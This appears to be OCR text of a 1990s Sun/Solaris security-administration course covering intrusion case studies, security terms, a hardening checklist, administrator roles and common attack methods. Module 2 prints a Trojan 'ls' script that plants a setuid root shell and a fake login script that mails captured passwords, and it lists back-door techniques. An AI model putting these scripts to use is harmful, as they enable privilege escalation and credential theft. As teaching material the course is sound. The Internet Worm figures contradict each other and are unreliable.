Contents

Security Preparedness 1

Objectives

Upon completion of this module, you will be able to:

- Relate rationale for security preparedness.
- Define security terminology.
- Describe the potential impact of not implementing security.
- Customize a security checklist to meet the needs of your organization.
- Identify the primary focus of system, network, and security administrators.
- Identify major responsibilities of a security administrator.

Building Awareness

Scenario 1

An astronomer working in a laboratory environment was facing the threat of unemployment due to the changing economies related to his field of expertise. Instead of leaving his environment as an astronomer to join the ranks of the unemployed, he decided to stay on and accept a systems manager/administrator position.

This new position would require enhancing his basic administrative skills as well as acclimating to a new working environment. This new environment was largely supported by about a dozen mainframe computer systems.

These systems were to be managed to provide the community of scientists using the systems the perception of having "around the clock" continuous access to simple but powerful, highly reliable computing systems.

Several departments were billed on a monthly basis for computer resources consumed by the scientific user community. Each of the user accounts was tallied daily and ledgers were maintained in the computer system. The cost of compute cycles averaged out to approximately $300 an hour.

Clearly, there was a need to maintain accurate detailed records to track every page printed, every disk block used, and every processor cycle spent. A separate computer system was used to gather the session statistics and to send the monthly bills to the respective departments.

Building Awareness

Scenario 1 (Continued)

One of his first assignments was to address an issue with one of their billing reports. The report indicated a problem with one of the totals generated by the accounting system. It revealed a discrepancy of $.75, which at the time was thought to be a flaw in the implementation or operation of the UNIX® accounting system, according to one of his colleagues. Going on that advice, he set out to examine the integrity of the UNIX accounting facilities.

One of the first things that was noticed was that the laboratory's implementation of the accounting software was based on a series of programs written by student interns who had long since departed.

And to make matters worse, there was no documentation available to describe the program logic used for this customized accounting system.

The astronomer realized that administrative training or information regarding the UNIX accounting system was required for him to make the next logical move toward identifying the source of the problem.

Part of the training he received from his colleague was information regarding the system's ability to record user and terminal identification information along with a time stamp of the network connections.

He found out that this site was using two independent accounting systems. One was the standard system accounting, which stored the time stamp records in a file, while the other was a locally written accounting system designed to provide more detailed records of how a user was using the system.

Building Awareness

Scenario 1 (Continued)

The customized programs that were written by the student interns were categorized as follows:

- One program would gather the data and store it in a file.
- The second program would read the previous file and determine how much would be charged for that session.
- The third program collected all these charges and printed out the monthly bills to be sent to the various departments.
- The fourth program added all the user charges and compared them to the internal UNIX accounting system.

The two accounting facilities processing the same input information should provide the same statistical results. Until now, they had been running successfully in parallel for an entire year without any discrepancies.

A round-off error seemed to be at the root of the disparity between these two accounting systems. It was easy to assume that the accounting entries were probably correct; however, when they were all added, tenths of a cent differences had accumulated to a $.75 error.

This assumption could easily be proven by either analyzing how the programs worked or by testing them with controlled data.

After hours of diligent testing, the astronomer had discovered two major things. First, he finally understood how the program logic was handling the data structures, which represented the list of authorized laboratory accounts, in the process for billing the different departments.

Second, he discovered an account name that did not have a valid billing address and for all intents and purposes was the cause of the $.75 discrepancy. Someone had made an administrative error by

Building Awareness

Scenario 1 (Continued)

supplying incorrect billing information while adding this user account. This account had used $.75 of computer time in the past month and nobody had paid for it.

A message from the astronomer was sent the following morning to the other system managers informing them that the issue regarding the discrepancy of $.75 was solved.

Later that day, one of the system managers stopped by and informed the astronomer that neither he or any other system manager currently employed was responsible for that mysterious account being created. Maybe it was done by some former system manager, nobody knew.

The astronomer then decided to remove the account entry and wait for the owner to complain (at which time the account could be properly defined).

While he was waiting, the system managers received an electronic message from an unfamiliar system claiming that someone from the astronomer's network had broken into their system. The message included a name, date, and time of the intrusion.

Since their computer systems connected to thousands of other systems through several different networks, it was possible for any authorized user to connect to one of the internal laboratory systems and then immediately connect to any number of outside computers.

Investigating the validity of such a claim could take a significant amount of time, so one of the local system managers responded, indicating that they would have to investigate it.

The astronomer investigated the accounting files and discovered that it was another instance where the dual accounting system did not agree. The standard accounting software indicated that one user account was connected to the laboratory systems at the time of the alleged break-in; however, there were no time stamp activities for the entire duration of that login session. This did not comport with the local accounting programs that had time stamp events of his network use for the entire login session.

Building Awareness

Scenario 1 (Continued)

That user account name belonged to the local operating systems guru who, interestingly enough, had been gone for a year, presumably on vacation in another country far removed from computer and communications equipment.

The consensus was that this guru did not fit the profile of someone who would break into a system and, furthermore, if he were to do so, his skills would guarantee that no trails would be left behind for detection, especially by an accounting system.

The astronomer was now concerned that perhaps he was premature in his thinking that the source of the accounting problem had been identified and resolved.

Could he have broken something in the process of testing the custom accounting code or could this be an implication of something beyond the questionable integrity of the accounting software?

The astronomer was now inclined to consider the possibility that someone was trying to break into the laboratory systems while trying to circumvent the accounting system.

In an attempt to automate the process of gathering information about subsequent connections that might be initiated by the guru's account name, he wrote a program that would cause his terminal to beep each time there was a login.

This program was not meant to be very sophisticated. It was only designed to provide him the ability to occasionally rest without having to be visually glued to the terminal screen. (This was later modified to include remote paging based upon select user account names.)

After consulting with the communications support technician, the astronomer discovered that the technician was independently gathering his own statistics about network connections and port allocations.

Building Awareness

Scenario 1 (Continued)

By combining their information the astronomer was able to determine that someone had in fact broken into their systems using the account belonging to the trusted laboratory guru.

With vigilance and perseverance the astronomer was able to witness the account being used again, and because of his preparation he was able to unobtrusively record everything the intruder was doing while accessing the systems.

This marked the beginning of approximately one year of investigation and tracking of this computer intruder who, unbeknownst to the astronomer at the time, was engaged in international espionage.

Points to Consider

- You do not have to be an administrative guru to be effective at supporting your site's security. This astronomer knew very little about administering systems. His most powerful attribute was a compulsion to be thorough about the duties of administering systems. Vigilance and perseverance will make the difference every time.
- If your environment is not set up to have meticulous monitoring of system usage and activities, you will miss signs of intrusions.
- Considering the significant revenue gained by charging users for computer resources against a trivial $.75 loss, would you have been inclined to pursue the matter until resolution?
- You should take a layered approach when providing security safeguards. Having two separate accounting tools (layering) implemented, created an environment where the problem could be recognized. Without such an environment the likelihood of missing an intrusion greatly increases.
- Accounting is very important to security professionals. You should pay strict attention to its findings.

Building Awareness

Scenario 2

During the last week of December of 1995, a computer security expert fell victim to an attack launched by one of the most notorious system crackers in United States history.

The attacker, using his accumulated skills and contacts, became aware of some of the projects that the security expert had been involved with over the past few years. One project that was of particular interest to this cracker related to work that had been done in the area cellular telephone research.

The cracker had discovered that the security expert had uncovered secrets of cellular telephone technology.

It appears that the security expert was instrumental in being able applying reverse-engineering techniques to the software that was resident in a cellular phone's ROM chip.

Up to this time, many of the phone's features and capabilities had long been hidden from the public's knowledge. This is largely attributable to the level of sophistication embedded within the cellular phone's software design and implementation.

An example of a hidden feature is the ability to eavesdrop on other conversations around you by typing a sequence on the cellular phone's keypad.

The possibility of exploiting this technology to avoid paying for unlimited access to the airwaves was just too much temptation for the computer cracker.

The other projects that the security expert was involved in most likely involved techniques and solutions for protecting computer systems.

The expert would often publicly represent himself as a subscriber to the philosophy of sharing information on security breaches while making recommendations for countermeasures.

Building Awareness

Scenario 2 (Continued)

This could imply that he would have accumulated a wealth of information regarding:

- The techniques used for breaking into systems. Clearly, this type of information is sought after by all the crackers at large. This would provide many opportunities for the seasoned crackers to add to their existing database of techniques and possibly sell what they did not want to others.

- The countermeasures used for preventing security breaches. This type of information is sought by everyone, good users as well as bad. In the hands of crackers, this information could be used to find holes in the solutions. A major step in being able to overcome someone's protection mechanisms is to have the details of its implementation.

If a computer cracker could gain access to this type of information, it would be like winning the lottery.

The security expert became the perfect target for all attackers at large. He had too much valuable information to be ignored by any serious cracker.

And so it was with this infamous cracker, the one responsible for successfully circumventing the protection mechanisms used by the expert. He was committed to getting into the expert's systems for two reasons:

- The spoils of victory
- The establishment of Internet sovereignty

The first strike was made, and the battle was on!

Building Awareness

Scenario 2 (Continued)

The security expert did not take the intrusion lightly. In fact, it became a personal issue well beyond the legal issues related to the intrusion.

After assessing the extent of damage to his systems, the security expert focused on devising a strategy that would

- Reveal the method used for the attack. This would enable him to immediately plug the hole in the protection mechanisms he had implemented to prevent such an intrusion.
- Allow him to search for the electronic traces that might have been left behind by the cracker.
- Enable him to construct traps for future attempts.
- Provide him with the ability to find the cracker responsible for breaking into his system.

Keeping true to his philosophy meant announcing the entire incident to the communications community of the Internet.

This would enable others to immediately address the problem that contributed to the breach of his own system's security.

He then proceeded to use all his accumulated experience and skills to track down this elusive intruder. This included everything from writing security programs to working with the Federal Bureau of Investigation.

The challenge of finding the intruder was immense because to the size and complexity of the infrastructure used for supporting the millions of network communication connections of the planet.

Building Awareness

Scenario 2 (Continued)

With vigilance and perseverance the security expert was able to do in two months what the FBI could not do in almost two years.

The security expert then had the pleasure of testifying against the cracker at his trial.

Points to Consider

- Network security is relative. If your systems are connected through public facilities they are vulnerable to attacks.
- Security experts are not impervious to attacks.
- The more a company advertises its resources, the more inclined an attacker is to visit them.
- The sooner you get information about security breaches the better you are at being prepared.
- The most important attributes to have as a security professional are vigilance, perseverance, and paranoia.

Building Awareness

*F*Share Your Scenario

This is a good place for audience participation. Do you have any experiences that might benefit us in the area of building awareness as a security professional?

Electronic Terrorism: Fact or Fiction

Are There Reasons for Concern?

According to the Clinton administration, electronic terrorism is such a threat that an emergency response task force, headed by the FBI and positioned within the Justice Department, is being formed to secure the National Information Infrastructure. It is expected to be identified as the Cyber Security Assurance Group.

This Cyber Security Assurance Group will function as an emergency response team as well as an investigative body.

Its charter will be to protect the National Information Infrastructure, which is the infrastructure supporting all the vital communications networks and computer systems, including those of financial institutions, medical institutions, transportation systems, and telecommunication services.

A commission, comprised mostly of national security representatives, has been engaged to deliver a policy on cyberspace security within the next 12 months. This could be a first major step toward regulation of the Internet.

This commission has emerged from an unprecedented series of well guarded meetings between leading administrative officials from law enforcement, national security, and defense.

The Attorney General, under a classified directive from President Clinton, is chairing a panel that includes the directors of the CIA and FBI along with cabinet secretaries from Treasury, Commerce, Transportation, and Energy.

The Senate Permanent Subcommittee on Investigations held its second meeting to examine threats to information systems and cyberspace security.

Electronic Terrorism: Fact or Fiction

How Are You at Risk?

The general counsel for the CIA supports the notion of national preparedness with regard to the threat of electronic terrorism.

A few high-caliber computer crackers fixated on attacking the National Information Infrastructure could cause unimaginable damages.

Consider, for example, the effects of the following scenarios from a Rand study conducted last year:

- The disabling of the 911 emergency phone services
- Enemy forces using broadcast channels at will
- Rerouting trains to cause collisions
- Destruction of banking or financial records
- Shutting down of oil and gas pipelines
- Collapsing of power grids

Data is constantly being gathered regarding the potential risks to our society's industrial infrastructure. This data is important to the decision-making processes that are engaging the leaders of our information-based society.

Key Terms and Definitions

- Attack – The process of trying to circumvent security controls or mechanisms. The degree of effectiveness is relative to the level of vulnerability.
- Compromise – An infraction or violation of a security policy such that data confidentiality has been lost.
- Confidentiality – The notion of restricting data's accessibility to only those who are authorized.
- Countermeasure – Any action that has the effect of addressing a known vulnerability.
- Cracker – Anyone engaged in the pursuit of unauthorized computer access.
- Data security – Protecting data from (willful or unintentional) unauthorized access, viewing, modification, or destruction.
- Degaussing – A process by which a signal recorded on magnetic media is removed.
- Denial of service – Any action that results in a system or its components not functioning in accordance with its design goal.
- Dumpster diving – Searching the trash containers for any information that could assist in unauthorized access of a system or its data.
- Emanations – The electromagnetic signals generated from electromechanical equipment, which can be intercepted and analyzed to discover the information processing of the device.
- Encryption – The transformation of data (plain text) into unintelligible data (cipher text) for the purpose of confidentiality.
- IP spoofing – A technique used for masquerading as a trusted system. A cracker forges the addresses on data packets sent through the Internet so that they appear to be coming from a trusted system in a protected network.

Security Checklist

This checklist makes no claim to being complete or exhaustive. It is meant to be a starting point to raise your system security level and should serve as a model for your own revision and expansion.

General

- Check the environment. What must be secured?
- Assign priorities for access and protection measures.
- Establish security standards.
- Produce formats for standard requests.
- Produce emergency plans.
- Train employees on risks and proper procedures.
- Store tapes and printouts.
- Degauss (first delete the information) hard disks, tapes, and so on.

Individual Systems

Users and Passwords

- Restrict user's to their own accounts.
- Verify that every account has a unique UID.
- Verify that every account has a password.
- Ensure all passwords meet the recommended standard.
- Activate password aging.
- Disable direct root logins.
- Activate pre-login message facilities.

Security Checklist

Individual Systems (Continued)

File System

- Define restrictive `umask` settings.
- Eliminate `setuid` mounts whenever possible.
- Force read-only mounts where possible.
- Implement periodic checking of `setuid` and `setgid` files.
- Maintain test lists (with checksums) of programs and critical directories.

Audit and Automation

- Test the `/var/adm/message` and `/var/adm/sulog` (`su`) files.
- Test the `/var/log/syslog`.
- Test the lastlog-message facility.
- Test the `crontab` files (such as root).

Data Security

- Copy critical files or use a snapshot facility.
- Copy critical data (Ethernet addresses, host ID, disk partitions, and so on).
- Practice regular data-security activities.
- Restore any disrupted security protections.

Security Checklist

Local Area Network

TCP/IP

- Remove all `/etc/hosts.equiv` files.
- Remove all `.rhosts.`‘Restrict availability of network services offered.
- Disable `ftp` usage for non-human-related accounts.

NFS

- Force the use of Secure NFS (NFS™ is Sun’s distributed computing file system) if exporting file systems is required.
- Use network groups.

Connection to the Outside World

- Implement auditing at the firewall (C2).
- Only use modems that support automatic hang-up.
- Force modem connections to use dial-up passwords.


In Case of a Trap

- Do not panic!
- Control the activity of the intruder.
- Secure the system (for later evaluation).
- Block the paths.

Administrative Layering

Many are the types and varied are the needs of individuals using Sun™ workstations. These types range from novice users to sophisticated programmers. The needs vary according to the environment in which the machines are used.

When these systems are used in commercial environments, they typically are supported by system administrators. They need to know as much as possible about the user community and how the systems serve their business requirements.



System Administration Layer

A system administrator seeking to provide system support should know at least what the community knows about the utilities and programs offered by the system.

Administrative Layering

System Administration Layer (Continued)

To provide the best support, the administrator should not only know everything the community knows but should know everything the system offers in the way of utilities made available to the end users. The administrator's focus with respect to the utilities is "How do they work?"


Administrators pursue the knowledge of the utilities and ways in which the system makes them available. The skills developed over time are based on the application of this knowledge to a single system and, on occasion, multiple systems in a local-area network configuration.

When this community has the need to use these utilities on more than one system at a time, higher levels of administrative skills must be provided. These skills are developed and maintained by network administrators.

Often the line between network and system administration is undefined when it comes to administering security.

Administrative Layering

Network Administration Layer



The network administrator should know at least what the system administrator knows, in order to adequately support the community. The focus for this role is on “how to connect” these utilities through the services provided by the operating system.

Network administrators wanting to provide support for this type of community should know at least what the users know about available connectivity services. Satisfying this requirement is increasingly difficult because of the many protocols that are available.

Administrative Layering

Network Administration Layer (Continued)

To provide the best support, the network administrator should be required to know all of the above as well as all of the networking utilities and services that are available and supported by Sun systems.

Network administrators pursue the knowledge of communications services and connectivity solutions. One of the primary areas of focus for network administrators is on how to establish connectivity between nodes, irrespective of geography.


In practice, one could differentiate a network administrator from a system administrator as one differentiates LANs from WANs. The distinction is ”local” versus “global.”

Many UNIX environments have historically been comprised of only these two system and network admistrative roles and, consequently, they have been targeted for many attacks from outside elements.

As the business environment continues to embrace UNIX-based operating systems and networking software in its computing solutions, it becomes important to define a new role: the security administrator.

Administrative Layering

Security Administration Layer



The security administrator must know what the network administrator knows, just as the network administrator must know what the system administrator knows. A pyramid structure of varying levels of skill sets is required to provide a complete support strategy for contemporary environments of today.

The security administrator must be intimately familiar with the communications utilities and services offered by Sun systems. He must know both “how to connect” and “what could happen if we connected?”

Administrative Layering

Security Administration Layer (Continued)

Network security begins where system security ends. This course assumes that you are familiar with all the facilities and procedures used in securing a single Solaris™ system.

Network security is an attribute of network communications. It is and has always been tightly coupled with networking communications, even though history demonstrates that it was rarely considered to be a support issue.

Security Administration

Roles and Responsibilities

There are many facets to the role of a security administrator. Each facet requires significant training and information.

This course addresses, in the first eleven modules, facets relating to implementing network security options or practices.

The responsibilities of a security administrator might include:

- Generating recommendations to upper levels of management on the security solutions most appropriate for local environment
- Providing secure network-configuration requirements to the network administrator to implement
- Performing security-risks analysis
- Designing, implementing, and maintaining security policies to match an organization's business requirements
- Compartmentalizing internal company networks
- Implementing and maintaining security auditing
- Evaluating and upgrading security levels
- Writing security software tools

Security Administration

Roles and Responsibilities (Continued)

- Maintaining knowledge of recent security violations
- Selectively administrating network services
- Implementing and maintaining security solutions
- Implementing encryption technologies
- Securing network connections
- Implementing and maintaining firewalling solutions
- Designing and implementing user security practices
- Monitoring user activities on networked systems
- Implementing and maintaining system security
- Implementing recovery procedures for security breaches
- Educating the user community

Security Administration

Adopting the Attitude

Security administrators must be capable of changing their own and their user community's attitude toward security issues. Network security to a large degree is supported by an attitude to exercise care.

Certain security practices will have to be implemented, starting with you as the example. Information should be filtered on a "need-to-know" basis. Security administration in a networked systems environment functions much like the police of a community environment.

There will be rules (policies) that will govern the behavior of the individuals using the resources of the environment. Since recent surveys indicate that more than half of the computer crimes are committed by employees of the company involved, security administrators must manage the environment by not trusting any of the activities initiated on any of the systems.

Module Checklist

Having completed this module, you should be able to answer the following:

- Describe a scenario that illustrates the need for planning and implementing security measures.
- Explain or define IP spoofing and data security.
- List at least three major catastrophes that might occur due to lack of security.
- Describe at least three security checks you can perform with regard to:
  - Users and passwords on individual machines
  - File systems on individual machines
- Explain the difference of focus between a system and network administrator.
- List at least five major responsibilities of a security administrator.

Introduction to Security Vulnerabilities 2

Objectives

Upon completion of this module, you will be able to:

- Explain how a “Trojan Horse” works.
- Describe a rabbit intrusion and the potential results.
- Describe the motivations of an intruder.
- List common methods for creating breaches into protected systems.
- Identify three vulnerabilities that made the “Internet Worm” possible.

Attackers and Their Intentions

Objectives of an Attacker

An attacker will apply a variety of methods to obtain privileges, depending upon his or her motivation. Motivations include:

- Destruction of data—terroristic
- Theft of data
- Data manipulation
- Recreation: for fun, or for the inherent challenge
- As a springboard to other activities

Reconnaissance

The first step in a successful attack is reconnaissance of the system. Here is where the weaknesses of the operating system are sought, along with administrative shortcomings.

Obtaining Unauthorized Privileges

Inadequate Protection Measures

All security stands or falls based on the application of sufficient control mechanisms, and the appropriate care and maintenance of the corresponding keys (passwords, for example).

Administrative Shortcomings

Inadequate maintenance by the administrator often opens the way for misappropriation of privileges.

Attackers and Their Intentions

Obtaining Unauthorized Privileges (Continued)

Operating System Errors

It is actually an administrative error to use faulty software. However, timing can cause differing effects. A shortcoming in the design of the security policy may go unnoticed for a long time. However, operating system weaknesses can be recognized and communicated to others in a very short time. Organizations such as CERT provide information that enables operators to remain current.

Types of Attackers

It is also worthwhile to examine the types of attackers.

Crackers and Hackers

This type of attacker includes the “just for fun” intruders who are primarily interested in the pleasure of overcoming the responsible system administrators and the security measures in place. To Crackers and Hackers, a direct manipulation of data is often looked on as “unsportsmanlike.”

However some methods for overcoming security software protections are shared in bulletin boards. Crackers can come into contact with other types of hackers listed below.

Please note that some of the methods used to overcome security software protections are shared through such public forums as bulletin boards. These bulletin boards allow many different types of attackers to unite.

Industrial Espionage and Foreign Agents

Although their objectives differ, this group includes professional attackers whose knowledge about protection mechanisms and audit trails is often greater than that of administrators.

Attackers and Their Intentions

Types of Attackers (Continued)

Criminal Elements

A third group of attackers has criminal intentions. These criminals are attracted to electronic media because of its anonymity. Criminals can break into systems and leave few traces behind.

Criminals are also attracted by the possibility of obtaining significant financial rewards at the expense of others. Criminals are lured by the possibility of breaking into an electronic money transfer.

Terrorists

This group of attackers is not so interested in obtaining a personal advantage as in inflicting damage upon others. Terrorists use this damage to achieve their own goals. Attackers in this category are often ruthless and work with brute force methods. They are less interested than other attackers in avoiding detection.

Attackers and Their Intentions

Forms of Threats

The technical literature distinguishes among three types of threats to data:

Natural Causes and Environmental Influences

This category includes events that are not directly caused by people, such as flooding, earthquake, fire, electrical failure, and others.

Unintentional Actions

Unintentional errors can occur whenever humans make errors, such as an incorrect entry of the command

```
kill l l
```

(This command is missing the dash in front of the first'`l`'). Another example is using the command

```
rm -r *
```

as `root` on an important system directory. This is actually the leading cause of lost or destroyed data.

Intentional Attacks

Intentional, premeditated attacks cause the greatest damage, and are difficult to control with security measures.

Attackers and Their Intentions

Conclusions Drawn from Experience

- The human is the weakest link in the chain.
    - Failures using the computer
    - Failures administrating the system
- Conscious violations of the security rules are usually perpetrated by current employees.
- Most damage is caused inadvertently and unintentionally.
- Training and security policies are urgently recommended.

  One policy, for example, is to install network cabling by welding it into a metal conduit (no electromagnetic emanations). This cabling is then filled with inert gas and pressurized. This policy helps to indicate when a third party has opened the line.
- Effective protection against intentional actions prevents most unintentional actions.
- The term “hacker” is often misunderstood. In its original form hacker describes a person who is good with computer. The term was then misappropriated by the news media to describe less law-abiding computer users. To differentiate good from bad, the term “cracker” was introduced to describe these system attackers.
- In actual practice, the presence of security policies has proven to be an essential tool.

Methods of Attack

Traps

Intruders often use traps to attack systems. The range of traps extends from the "Trojan Horse" approach, to asking "*... oh, by the way, what IS your password?*" These traps do not cause irreparable harm to the system by themselves, but they do enable access to secure information.

Note – Authorized persons, and especially privileged persons, can accomplish their objectives without knowing the password of the normal user. This means that any authorized person who requests the password of an unprivileged user is asking for the unjustified privileges in order to bypass the security mechanisms. This applies also to requesting someone's PIN number for their ATM card, for example.

Avoiding the Audit Trail

Once intruders have obtained privileges, they must remove any residual traces before the legitimate administrator notices anything unusual. Multiple auditing, with audit logs distributed across multiple systems, can:

- Make this process very time-consuming, thereby increasing the potential that traces can be observed and evaluated.
- Be unknown to the intruder. That means he may leave traces visible by comparing the discrepancies of the two audit trails. (See the book, *The Cuckoo's Egg*, by Clifford Stoll).

Methods of Attack

Creating an Uncontrollable Back Door

Concurrent with a trap, intruders will often create a back door. A back door means the intruder no longer needs to rely on the original, complex method of getting access to the system. Usually the original way is possible only with significant effort, and leaves traces. One cannot count on its continued availability because new installations, implementation of patches, or corrections to the configurations can close it off at any time. Some examples of back doors are:

- Copy the system shell with the Set-UID bit, (fixed in Solaris 2.5)
- Alternative character device with access rights
- Additional kernel module
- Modified libraries (shared libraries)
- Modifications to the security programs (such as `login`, `su`, and so on)

Denial-of-Service Attack

As an alternative to traps and back doors, intruders use "Denial of Service." This is accomplished by disabling the system so that no further access is possible.

Methods of Attack

Fauna and Flora

Trojan Horses

The concept of the Trojan Horse is borrowed from the Greek saga of the battle for Troy.

Software is described as a Trojan Horse when it performs some superficial function as expected, but executes additional commands which serve to corrupt the security measures in the system.

A minor example illustrates this principle. A user has produced the following Bourne shell script called `ls`:

```
#!/bin/sh
mkdir ./lib
/bin/cp /bin/sh ./lib/sh
/bin/chmod 4775 ./lib/sh
/bin/rm .$0
/bin/$0 $*
```

The user now creates a file with an obscure name (to mask intent). For example, she creates a file with a name starting with a dash (-.) This file cannot be deleted by normal means of `rm -`*user* because the leading character of the file name is already a dash (-), so the command `rm -`*filename* interprets the dash (-) as an optional parameter.

The user now calls the system administrator, and explains her problem.

The system administrator, like all administrators, has good intentions. The administrator, as root, changes to the `~user` directory, and executes the command `ls`. If he uses the standard path (`$path`), the command `/bin/ls` is not executed (as is expected), but rather the Trojan Horse placed by the user.

Methods of Attack

Trojan Mules

A “Trojan Mule” is a simpler version of a Trojan Horse; the term “Trojan Mule” is not widely referenced in the literature. A “Trojan Mule” is a program that is not executed by the victim, but one that is already executing. Here is an example of a C-shell script named `logout`:

```
#! /bin/sh
# run instead of logout
/usr/ucb/clear
/bin/echo -n ” ‘hostname‘ login: "
READ x
/bin/stty -echo
/bin/echo -n "Password: "
READ y
/bin/echo ””
/bin/stty echo
/bin/echo $x $y | mail User &
/bin/echo "login incorrect"
exit
```

Methods of Attack

Viruses

Viruses are probably the worst example of a Trojan Horse because they are embedded into an existing program. They are also not recognizable as standalone files. Viruses primarily copy themselves into other programs. They are activated under specific conditions (such as Friday the 13th), and then strike by deleting data or erasing files.

To generate a virus, a programmer must pay careful attention to many details. These details include knowledge of the type of processor, operating system, and the executable format of the program targeted to be infected.

The program header is the most critical piece of this information because it contains information on location and size of program segments (Text, Data, Stack). In addition to this information, the header contains the actual starting address of the code, which is modified to point to the starting address of the virus. The original address is then connected to the virus code to start the original program. The entire header is usually secured by test numbers.

In detail, a virus is usually signified by two basic program parts:

- A copy component (worm-like)
  - Finds the program to be infected
  - Avoids multiple infections by identification marking
- Logic bomb to inflict damage

Methods of Attack

Worms

In contrast to viruses, where the intention is to remain hidden for as long as possible, *worms* are interested primarily in rapid dissemination. This is similar to *chain letters*.

The most well-known example of this type of problem is the Internet Worm, which accomplished its deadly business at the end of l988. Within an 8-hour period, 2,500 to 3,000 systems were infected and were using all of their processor time to distribute the worm. All together a total of 5 percent of all systems connected to the Internet were infected (at that time approximately 3,500 systems). The great success of the Internet-Worm was based on its three options for “transplantation”:

- A bug in `fingerd`
- `rsh` by means of exploitation of “trusted hosts”
- A bug in `sendmail` (debug mode)

Bacteria and Rabbits

